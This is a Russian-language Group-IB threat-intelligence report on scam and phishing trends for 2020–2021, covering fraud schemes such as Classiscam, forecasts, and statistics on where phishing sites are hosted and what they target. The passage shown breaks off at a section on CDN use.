GROUP-IB

HI-TECH CRIME TRENDS 2021/2022

СКАМ И ФИШИНГ

ДИСКЛЕЙМЕР

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак групп. Описание деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

HI-TECH CRIME TRENDS 2021/2022

Скам и фишинг: эпидемия онлайн-мошенничества

ЧАСТЬ 5

Новые технологии мошенничества, анализ схем, инструментов и инфраструктуры

ОГЛАВЛЕНИЕ

ПОЧЕМУ HI-TECH CRIME TRENDS?

00

Hi-Tech Crime Trends исследует разные аспекты функционирования киберкриминальной индустрии, анализирует атаки и прогнозирует изменение ландшафта угроз для различных отраслей мировой экономики. Отчет выпускается с 2012 года и интегрирует данные собственных исследований компании, реагирований на кибер-инциденты по всему миру.

Применяя уникальные инструменты слежения за инфраструктурой киберпреступников и тщательно изучая исследования специалистов из разных стран, эксперты Group-IB ежегодно находят и подтверждают общие паттерны глобального развития киберугроз. На основе этого формулируются прогнозы, которые сбываются каждый год с момента первой публикации отчета Hi-Tech Crime Trends. Они помогают компаниям во всем мире выстраивать эффективные стратегии кибербезопасности с учетом релевантных угроз.

Hi-Tech Crime Trends открывает доступ к максимально полному набору стратегических данных и подробной информации об актуальных киберугрозах в мире, как организациям, которые борются с киберпреступностью, так и потенциальным жертвам.

Hi-Tech Crime Trends предназначен для ИТ-директоров, руководителей команд кибербезопасности, SOC-аналитиков, специалистов по реагированию на инциденты, для которых является практическим руководством стратегического и тактического планирования.


Прогнозы и рекомендации Hi-Tech Crime Trends направлены на сокращение финансовых потерь и простоев инфраструктуры, а также на принятие превентивных мер по противодействию целевым атакам, шпионажу и кибертеррористическим операциям.

Команда Group-IB убеждена в том, что постоянный обмен данными, создание и развитие партнерских отношений между частными компаниями и международными правоохранительными органами – эффективный путь борьбы с киберпреступностью. Осознанное отношение к кибербезопасности поможет сохранить и защитить глобальные возможности цифрового пространства и свободу коммуникаций.

ВВЕДЕНИЕ 01

Киберпреступность постоянно эволюционирует: каждый год появляются новые мошеннические группы, усложняются преступные схемы, совершенствуются инструменты для атак. Однако пандемия коронавируса 2020-2021 гг стала причиной взрывного роста индустрии. Онлайн-мошенничество, по данным Group-IB, стало основным преступлением в Интернете — на первое полугодие 2021 года на него приходится уже **74,5%** от всех киберпреступлений. Причем чуть больше половины из них, 57%, составляет скам — мошеничество с добровольным платежом и раскрытием данных жертвы, а еще **17,5%** — фишинг, то есть кража данных банковских карт.

Доля мошенничества и фишинга от всех типов кибератак: по сравнению с первым полугодием 2020 года доля онлайн-мошенничества в H1 2021 года увеличилась на 3%, а доля фишинга увеличилась на 1,5%.



Параллельно тому как корпорации, IT-компании, предприятия, стартапы и госучреждения отправляли своих сотрудников на дистанционную работу, переводили свои услуги и сервисы в онлайн-формат, злоумышленники масштабировали свой криминальный бизнес: разрабатывали и внедряли новые схемы, автоматизировали этапы атаки и таргетировали их под конкретную жертву.

К примеру, одна из популярных мошеннических схем — сообщения о розыгрышах и опросах, за последний год стала еще более масштабной, технологичной, а, главное, еще более персонализированной. Аналитики Group-IB **Digital Risk Protection** фиксируют использование таргетированного мошенничества более чем в **90 странах мира**, а в качестве приманки злоумышленники нелегально используют более **120 мировых брендов**.

Наибольшее распространение в период пандемии в России, СНГ и Европе получила схема Classiscam («Мамонт», «Курьер» — в России), нацеленная на пользователей досок объявлений, сервисов курьерской доставки товаров, аренды недвижимости, бронирования отелей, банковских онлайн-переводов, онлайн-ритейла и поиска попутчиков для поездок.

Успех Classiscam, распространяющейся по партнерской модели Scam-as-a-Service с использованием автоматизированных чат-ботов Telegram, привел к возрождению забытой фишинговой кампании с приглашениями на фейковые свидания в театры, рестораны и кино. В целом, рост фишинга — это общемировая тенденция, Group-IB инициировала блокировку более **14 000** фишинговых ресурсов.

Если в России появились новые мошеннические схемы и фишинговые ресурсы, связанные с «выплатами» и «компенсациями» от государства, получением QR-кода или сертификатов о вакцинации от COVID-19, то в Нидерландах появились фейковые ресурсы, нацеленные на желающих арендовать жилье на период самоизоляции. Шквал мошеннических телефонных звонков обрушился на клиентов банков в России, СНГ и Восточной Европе — жертвы теряли не только деньги: злоумышленникам удавалось уговорить некоторых переоформить на них недвижимость.

Учитывая масштаб, по аналогии с пандемией COVID-19, эксперты Group-IB назвали происходящее «скамдемия» (от англ. scam/pandemic). Любая крупная компания, раскрученный бренд или известный человек, которые дорожат своей репутацией, находятся сейчас в зоне риска.

В данном отчете эксперты двух департаментов Group-IB – **Digital Risk Protection** и **CERT-GIB** – собрали актуальную статистику, проанализировали тренды и новые преступные схемы интернет-мошенничества и фишинга за период с второго полугодия 2020 года по первое полугодие 2021 года. Задача Group-IB — не просто проинформировать пользователей и компаний об актуальных киберугрозах, но и дать рекомендации, как обезопасить бизнес от подобного рода атак в будущем. Помните, что для пресечения подобных продвинутых схем скама и фишинга уже недостаточно классического мониторинга и блокировки — необходимо выявлять и блокировать инфраструктуру преступных групп, добиваясь их полной ликвидации.

КЛЮЧЕВЫЕ ТРЕНДЫ

02

БОЛЬШЕ ПОЛОВИНЫ КИБЕРПРЕСТУПЛЕНИЙ ПРИХОДИТСЯ НА СКАМ И ФИШИНГ

А именно – **74,5%** всех кибератак за отчетный период. Остальные 25,5% – на высокотехнологичные преступления.

ФИШИНГ СТАНОВИТСЯ ВСЕ БОЛЕЕ ПОПУЛЯРНЫМ

Зафиксирован рост фишинга на 18% по сравнению с предыдущим аналогичным периодом. Такая тенденция наблюдается с 2018 года. Group-IB инициировала блокировку более 14 000 фишинговых ресурсов, расположенных на 12 000 уникальных доменах. Около 20% фишинга было создано на взломанных легитимных ресурсах.

ПОРОГ ВХОДА ДЛЯ МОШЕННИКОВ СНИЖАЕТСЯ

Популярность партнерской модели Scam-as-a-Service привела к масштабированию мошеннических схем на международном уровне и снижению порога входа для новичков, не обладающих специальными навыками для проведения скам-атак. Создание фишинговых и мошеннических ресурсов происходит автоматически, воркерам (т.е исполнителям) нужно просто направлять на них новых жертв и платить процент разработчикам инструментов для скама.

УСПЕХ ПАРТНЕРСКОЙ МОДЕЛИ PHISHING-AS-A-SERVICE

Развитие партнерской фишинговой модели строится за счет выгодных (а иногда даже бесплатных) предложений покупки или аренды готовых фишинговых сайтов/скриптов, фишинговых панелей и решений для быстрой монетизации краденных данных. При этом велики риски, что продавцы услуг могут обмануть своих партнеров.

ФИШИНГ ВСЕ ЧАЩЕ СКРЫВАЕТСЯ ПОД МАСКОЙ ЛЕГИТИМНЫХ ОНЛАЙН-СЕРВИСОВ И СОЦСЕТЕЙ

Зафиксирован рост фишинга под популярные онлайн-сервисы (16%) и социальные сети (8%). Тенденция объясняется многофункциональностью аккаунтов — с помощью одной учетной записи можно получить доступ ко множеству сервисов.

ЗЛОУМЫШЛЕННИКИ ПРЕДПОЧИТАЮТ ГИБРИДНЫЕ КАМПАНИИ

Схема Classiscam («Мамонт» или «Курьер» в России) стала одной из самых масштабных, длительных и технически продвинутых гибридных кампаний в мире. По данным на конец 2021 года, по этой схеме работают 70 активных партнерских программ. Под атакой оказались более 80 брендов из 36 стран.

ВНОВЬ СТАЛИ АКТУАЛЬНЫ ФЕЙКОВЫЕ ПРИГЛАШЕНИЯ НА МЕРОПРИЯТИЯ

Отработанные техники Classiscam злоумышленники использовали для возрождения старой схемы с кражей денежных средств под видом приглашения на свидание. Group-IB обнаружила более 700 доменов фейковых сайтов театров, стендап-шоу, ресторанов, кинотеатров.

САМЫЕ ЗАМЕТНЫЕ КАМПАНИИ – RUNLIR И UNIVERSAL PHISHING KIT

В RUNLIR задействованы более 750 доменов, нацеленных на пользователей из Нидерландов, Бельгии, Германии. Universal phishing kit — кампания, в которой написанный на JavaScript LogoKit легко встраивается во взломанные сайты, чем усложняет обнаружение и блокировку.

РОССИЯ УСПЕШНО БЛОКИРУЕТ ФИШИНГОВЫЕ РЕСУРСЫ

В первом полугодии 2021 по сравнению со вторым полугодием 2020 использование русских хостингов для фишинга уменьшилось в 7 (!) раз.

НОВЫЕ СПОСОБЫ МАСШТАБИРОВАНИЯ ПРЕСТУПНОГО БИЗНЕСА

Злоумышленники продвигают фишинговые ресурсы при помощи QR-кодов, СМС, рекламы в поисковых системах, а для конспирации используют легитимные сервисы с функцией рассылки по почте (Google Forms, Jivo, Wordpress и другие) и техники iframe для подгрузки фишингового контента со стороннего ресурса.

РАСТЕТ ЧИСЛО ЖЕРТВ ТАРГЕТИРОВАННОГО МОШЕННИЧЕСТВА

Схема с таргетированным мошенничеством, где для каждого конкретного пользователя генерируется отдельная ссылка, замечена более чем в 90 странах мира, а в качестве приманки злоумышленники используют более 120 брендов. Потери пользователей, по оценкам экспертов Group-IB, могут составлять до $80 млн в месяц.

ПРОГНОЗЫ 03

ФИШИНГ ПРОДОЛЖИТ РАСТИ

Количество фишинговых ресурсов будет стабильно увеличиваться, в первую очередь под онлайн-сервисы и социальные сети. Кроме того, Group-IB прогнозирует дальнейший рост фишинга, нацеленного на мобильные устройства.

ЗЛОУМЫШЛЕННИКИ БУДУТ ЧАЩЕ ИСПОЛЬЗОВАТЬ ЛЕГИТИМНЫЕ СЕРВИСЫ

Вырастет количество фишинга, распространяемого при помощи Google Forms, Jivo, Wordpress и других.

МОШЕННИЧЕСКИЕ СХЕМЫ СТАНУТ БОЛЕЕ МАСШТАБНЫМИ

Это произойдет за счет эксплуатирования новых брендов и охвата новых регионов. Увеличится количество мошеннических ресурсов, пользующихся услугами CDN и Bulletproof хостинг-провайдеров.

ОСЛОЖНИТСЯ БЛОКИРОВКА ФИШИНГОВЫХ РЕСУРСОВ

У этого прогноза есть несколько причин. Первая – отсутствие доказательств наличия скрытого фишингового контента (одноразовые ссылки, клоакинг). Вторая: злоумышленники все чаще применяют техники обхода обнаружения и более точный таргетинг, условия которого не всегда можно понять или подобрать.

УВЕЛИЧИТСЯ ПРОЦЕНТ ИСПОЛЬЗОВАНИЯ МЕССЕНДЖЕР-БОТОВ

Злоумышленники будут чаще использовать Telegram-боты для контроля и управления фишинговыми ресурсами, ведения бухгалтерии и обучения новых воркеров.

ВЫРАСТЕТ КОЛИЧЕСТВО АТАК НА ГОСУДАРСТВЕННЫЕ СЕРВИСЫ

Ввиду повсеместной цифровизации «бумажных» сервисов возрастет количество фишинга, направленного на государственные и муниципальные сервисы, а также на смежные сервисы подтверждения личности через сторонние личные кабинеты.

ВОЗРАСТЕТ ЧИСЛО ВОРКЕРОВ В ПАРТНЕРСКИХ ПРОГРАММАХ

Увеличится число воркеров (исполнителей) в партнерских мошеннических схемах с SaaS (Scam-as-a-Service) и атак на неосвоенные регионы.

БОЛЕЕ АКТИВНАЯ ЭКСПЛУАТАЦИЯ TELEGRAM В ПАРТНЕРСКИХ МОДЕЛЯХ

В партнерской фишинговой модели Phishing-as-a-Service будет происходить все более активная эксплуатация мессенджера и снижение стоимости готовых решений из-за увеличения предложений на рынке.


РОСТ ФИШИНГА В МИРЕ

04

Специалисты Group-IB зафиксировали в H2 2020 – H1 2021 рост количества фишинговых ресурсов на 18% по сравнению с предыдущим аналогичным периодом. Эта тенденция отражает мировой тренд на увеличение масштабов фишинга.

Group-IB инициировала блокировку более **14 000** фишинговых ресурсов, расположенных на **12 000** уникальных доменах. Подобная разница объясняется тем, что на различных поддоменах могло располагаться до 15 различных фишинговых страниц. В среднем ежедневно Group-IB блокировали 77 фишинговых ресурсов.

Динамика по блокировке фишинговых ресурсов по инициативе Group-IB



За отчетный период специалисты Group-IB выявили следующие сложности в отношении блокировок фишинговых ресурсов:

- Основная трудность блокировок состоит в отсутствии видимой реакции задействованных сторон (регистраторов, хостинг-провайдеров, владельцев взломанных ресурсов и т.д.) на стандартные методы уведомления по фишингу – email и abuse-формы. Причинами могут быть как большая нагрузка и невозможность отвечать на все заявки, так и нежелание сотрудничать по вопросам блокировок.
- Использование CDN усложняет блокировку по хостингу — настоящий хостер может остаться неизвестным, либо отрицать свою причастность к ресурсу.
- Задержки в обработке заявок ввиду большой нагрузки из-за пандемии COVID-19.
- Некруглосуточные abuse-отделы (работающие только в будние дни и в рабочие часы) ограничивают блокировку фишинга временем своей работы. Это усугубляется в случаях, когда фишинг находится в другом часовом поясе относительно страны, на которую направлен: жертвы теряют свои данные, а время работы ответственной организации еще не наступило.
- Языковой барьер при взаимодействии со странами, в которых не распространен английский язык. Зачастую это касается регистраторов и хостинг-провайдеров в азиатском и африканском регионах. Непонимание английского языка ведет к полному отказу реагировать на жалобу – например, во время телефонных звонков оператор просто вешает трубку.
- Использование техник обхода, из-за которых ответственным организациям недоступен фишинговый контент. Например, одноразовая ссылка при проверке регистратором может уже быть неактивна, из-за чего он отказывается блокировать ресурс.

Расположение фишинговых ресурсов

В первом полугодии 2021 по сравнению со вторым полугодием 2020 в России количество фишинговых ресурсов уменьшилось в 7 раз (доля российских ресурсов в общем объеме сократилась на 24%). Это объясняется эффективностью блокировки хостинг-провайдерами, из-за чего хостинг фишинга становится невыгодным.

H1 2021 (по странам)

Топ-10 стран, где хостятся фишинговые ресурсы в H1 2021

Страна	Количество	%
США	67 546	60
Германия	7 347	7
Канада	6 129	6
Россия	5 350	5
Великобритания	3 911	3
Нидерланды	3 836	3
Франция	2 092	1
Белиз	1 094	1
Индия	929	1
Сингапур	854	1
Другие	12 926	12

H2 2020 (по странам)

Топ-10 стран, где хостятся фишинговые ресурсы в H2 2020

Страна	Количество	%
США	37 543	40
Россия	26 776	29
Германия	5 053	6
ЮАР	4 107	4
Нидерланды	2 682	3
Великобритания	2 068	2
Эквадор	2 023	2
Канада	1 257	1
Польша	1 122	1
Бразилия	1 106	1
Другие	9 873	11

В зоне .ru было также зафиксировано уменьшение количества создаваемого фишинга на 3,41% . В топ-10 попала доменная зона .app, в которой была создана 1,26% фишинга в мире.

H1 2021 (домены)


Топ доменных зон для фишинга H1 2021

Зона	Количество	%
.com	48 518	43
.ru	6 251	6
.net	4 532	4
.org	3 250	3
.xyz	2 678	3
.io	2 330	2
.tk	2 315	2
.app	1 414	1
.uk	1 350	1
.co	1 342	1
Другие	37 829	34

H2 2020 (домены)

Топ доменных зон для фишинга H2 2020

Зона	Количество	%
.com	48 058	54
.ru	8 252	9
.net	6 259	7
.xyz	2 407	3
.buzz	1 549	2
.site	1 218	1
.co.uk	1 036	1
.org	1 021	1
.info	933	1
.tk	887	1
Другие	18 174	20



В национальных доменах верхнего уровня было зарегистрировано 32,25% доменов, что на 12% больше, чем за аналогичный прошлый период. Подобное увеличение можно связать с попыткой локализации фишинга под жертв из определенных стран.

Топ национальных доменов верхнего уровня H1 2021

Зона	Фишинг, кол-во	Фишинг, %	Зарегестрировано за период	Фишинг, % от зарегистрированных
.ru	6 251	17	643 611	0,97
.io	2 330	7	1 903 518	0,12
.tk	2 315	6	2 254 463	0,10
.uk	1 350	4	678 937	0,20
.co	1 342	4	742 987	0,18
.me	1 337	4	431 604	0,31
.cn	1 297	4	1 076 815	0,12
.de	1 216	3	2 970 994	0,04
.ml	1 185	3	599 564	0,20
.ga	1 084	3	777 965	0,14
Другие	16 356	45	—	—


Категории фишинга: кто больше всего подвержен атакам

В H1 2021 замечено существенное увеличение фишинга на онлайн-сервисы (Microsoft Live, Office 365, Google Account) в противовес значительному спаду, отмеченному в H2 2020. При этом по сравнению с предыдущим периодом (H2 2019 – H1 2020), за текущий отчетный период специалисты Group-IB зафиксировали существенный рост фишинга на сайты знакомств, социальные сети и финансовые учреждения.


Категории фишинга, H1 2021

Категория	Количество	%
Онлайн-сервисы	25 073	25
Финансовые учреждения	22 836	23
Социальные сети	22 647	23
Почтовые сервисы	10 092	10
Облачные хранилища	5 146	5
Платежные сервисы	4 900	4
Службы доставки	3 628	4
Интернет-провайдеры	3 619	4
Криптовалюта	1 404	1
Гос сайты	606	0,7
Букмекеры	187	0,2
Сайты знакомств	69	0,1

Категории фишинга H1 2021 vs H2 2020




Категории фишинга H2 2019 – H1 2020 vs H2 2020 – H1 2021



Распределение атак по дням недели

Наиболее популярным днем для создания фишинга стала среда. Меньше всего фишинга создавалось по воскресеньям.

Распределение по дням недели



Создание фишинговых ресурсов по дням недели для различных категорий бизнеса

Тенденция сохраняется для каждой категории брендов, однако на сайты знакомств и букмекерские конторы больше всего фишинга создается по выходным, а на интернет-провайдеров – по понедельникам.

Создание фишинговых ресурсов под сайты различных категорий бизнеса в разные дни недели

	ПН	ВТ	СР	ЧТ	ПТ	СБ	ВС
Онлайн-сервисы	14,29%	17,83%	18,12%	14,06%	16,77%	10,53%	8,39%
Финансовые учреждения	15,98%	16,72%	16,39%	13,19%	16,95%	10,81%	9,95%
Платежные сервисы	16,59%	14,98%	16,59%	12,35%	12,78%	13,71%	13,00%
Облачные хранилища	13,19%	17,22%	19,30%	14,65%	16,27%	9,68%	9,70%
Интернет-провайдеры	25,86%	13,37%	17,91%	8,15%	10,17%	15,00%	9,53%
Службы доставки	18,22%	18,27%	15,21%	13,26%	16,35%	9,59%	9,10%
Социальные сети	15,20%	14,24%	16,37%	13,84%	18,34%	10,96%	11,05%
Почтовые сервисы	14,06%	17,24%	19,00%	15,02%	17,43%	10,03%	7,22%
Криптовалюта	15,81%	17,66%	16,88%	12,54%	14,60%	10,11%	12,39%
Гос. сайты	16,01%	18,81%	21,78%	13,04%	13,04%	9,08%	8,25%
Сайты знакомств	8,70%	15,94%	17,39%	18,84%	11,59%	8,70%	18,84%
Букмекеры	18,72%	10,16%	17,65%	5,88%	12,30%	24,60%	10,70%

Использование CDN для фишинговых атак

Злоумышленники пользуются услугами CDN[1] для того, чтобы скрывать настоящий хостинг, на котором расположен фишинг. Специалисты Group-IB наблюдали это на 9% фишинговых ресурсов. Сервисы CDN не имеют прямого отношения к фишинг-контенту, в связи с чем могут лишь помочь идентифицировать настоящего хостинг-провайдера.

Количество фишинговых ресурсов, где используется CDN:

